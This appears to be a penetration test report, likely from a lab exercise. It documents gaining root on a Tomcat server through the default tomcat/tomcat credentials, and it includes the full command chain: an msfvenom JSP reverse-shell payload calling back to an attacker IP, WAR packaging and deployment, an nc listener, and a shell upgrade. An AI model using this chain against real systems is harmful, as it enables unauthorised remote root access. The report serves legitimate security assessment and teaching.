Savoy06
Penetration Test Report
for
Client Name

Prepared by

OPERATOR NAME@savoy06.com

Limited Distribution

Confidential and Proprietary

Table of Contents

1.0 Summary

OPERATOR NAME was tasked with performing an internal penetration test towards CLIENT'S NAME network. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks similar to those of a hacker and attempt to infiltrate CLIENT'S NAME internal lab systems. OPERATOR NAME's overall objective was to evaluate the network, identify systems, exploit flaws, and report the findings back to Savoy06.

When performing the internal penetration test, there were several vulnerabilities that were identified on CLIENT'S NAME network. When performing the attacks, OPERATOR NAME was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, OPERATOR NAME gained administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- aaa.bbb.ccc.ddd Got in through **Default credentials for Tomcat Application**

2.1 Recommendations

OPERATOR NAME recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future, and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date. OPERATOR NAME also recommends that a password policy be established and enforced, as lateral movements were made easier by simple passwords and known default credentials. Server configurations should be reviewed for exposing unnecessary services.

3.0 Methodologies

OPERATOR NAME utilized a widely adopted approach to performing penetration testing that is effective in testing how well the CLIENT'S NAME environments are secure. Below is a breakout of how OPERATOR NAME was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, OPERATOR NAME was tasked with exploiting the lab network. The specific host names and/or IP addresses in scope for this report are:

```
aaa.bbb.ccc.ddd
```

3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test.

IP Address	Ports Open / Services Available / Banner		
aaa.bbb.ccc.ddd	22/tcp	ssh	SunSSH 1.1.5 (protocol 2.0)
	80/tcp	http	Apache httpd 1.3.41 ((Unix) mod_perl/1.31)
	111/tcp	rpcbind	
	8009/tcp	ajp13	Apache Jserv (Protocol v1.3)
	8080/tcp	http	Apache Tomcat/Coyote JSP engine 1.1

3.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a system. During this penetration test, OPERATOR NAME was able to successfully gain access to multiple systems.

Reports are presented using the following general format:

Vulnerability Exploited: **Description of the primary vulnerability found**

Vulnerable System: *Host name and/or IP address*

Vulnerability Explanation: High-level explanation of steps used to compromise the system

Vulnerability Fix: Recommendations to mitigate this vulnerability

Severity: Indicator of risk level

Proof of Concept Code: A detailed explanation of the approach used to compromise the system

```
Any example code or commands used to compromise the system
```

Screenshot: A screenshot showing details of the compromised system

Vulnerability Exploited: **Default credentials for Tomcat Application**

Vulnerable System: aaa.bbb.ccc.ddd

Vulnerability Explanation:

The Tomcat application was found to be installed without changing the default settings. The default credentials are known and easily obtained which allows me to login with administrative privileges and perform system changes. In this case, a specially crafted payload in the WAR format is used to cause a remote session to be accessible. Once connected, the application was found to be running with root privileges so a compromise allowing full access was then easily obtained.

Vulnerability Fix:


Change the administrative login password. Avoid running applications with administrative privileges.

Severity: Critical

Proof of Concept Code:

```
Default account found for 'Tomcat Manager Application' at /manager/html (ID 'tomcat', PW
'tomcat'). Apache Tomcat

Allows administrator access to a manager screen http://aaa.bbb.ccc.ddd:8080/manager/html
```



Tomcat Web Application Manager


Message:	OK

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Applications


Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	14	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy

Page allows upload of applications in WAR format at http://aaa.bbb.ccc.ddd:8080/manager/html/upload



WAR file to deploy

Select WAR file to upload: cmd.war



[redacted]:8080/manager/html/upload

Manager

List Applications | HTML Manager Help | Manager Help | Server Status

Applications

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	11	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/cmd		true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	4	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Use msfvenom to make a JSP payload

```
root@kali:~# msfvenom -a x86 --platform linux -p java/jsp_shell_reverse_tcp LHOST=10.11.0.156
LPORT=443 -f raw
…
…
Payload size: 1496 bytes
<%@page import="java.lang.*"%>
…
…
```

Convert the JSP payload into a Java WAR file

```
root@kali:~# jar -c mypayload.jsp > mypayload.war
```

Deploy the WAR file using the Application Manager screen

Start a listener on Kali

```
root@kali:~# nc -nvlp 443
listening on [any] 443 ...
```

Load the payload URL

```
http://aaa.bbb.ccc.ddd:8080/mypayload/mypayload.jsp
```


A shell is opened on Kali

```
root@kali:~# nc -nvlp 443
listening on [any] 443 ...
connect to [10.11.0.156] from (UNKNOWN) [aaa.bbb.ccc.ddd] 32845
id
uid=0(root) gid=0(root)
```

Upgrade the shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
bash-3.2#
```

Screenshot:



```
bash-3.2#

bash-3.2# pwd
pwd
/Desktop
bash-3.2# ls -la
ls -la
total 10
drwxr-xr-x   2 root     root          512 Feb 27  2015 .
drwxr-xr-x  36 root     root         1024 Jun 28  2016 ..
-r--------   1 root     root           33 Feb 27  2015 proof.txt
-rw-r--r--   1 root     root         1241 Dec 27  2013 starthere.desktop
bash-3.2# cat proof.txt
cat proof.txt
[redacted]
bash-3.2# ifconfig -a
ifconfig -a
lo0: flags=2001000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv4,VIRTUAL> mtu 8232 index
 1
        inet 127.0.0.1 netmask ff000000
e1000g0: flags=1000843<UP,BROADCAST,RUNNING,MULTICAST,IPv4> mtu 1500 index 2
        inet [redacted] netmask ff000000 broadcast 10.255.255.255
        ether [redacted]
bash-3.2#
```

```
root@kali:~/laudanum# vi mypayload.jsp
root@kali:~/laudanum# jar -c mypayload.jsp > mypayload.war
```

3.5 House Cleaning

After the testing was completed, OPERATOR NAME removed all files, user accounts, and passwords as well any services installed on the system during the test.

4.0 Additional Items Not Mentioned in the Report

A significant number of high-risk issues were identified during the investigation phase. OPERATOR NAME is concerned that the issues found indicate a lack of internal policies regarding network security and data protection, and recommends that remediation efforts to address the reported issues begin immediately.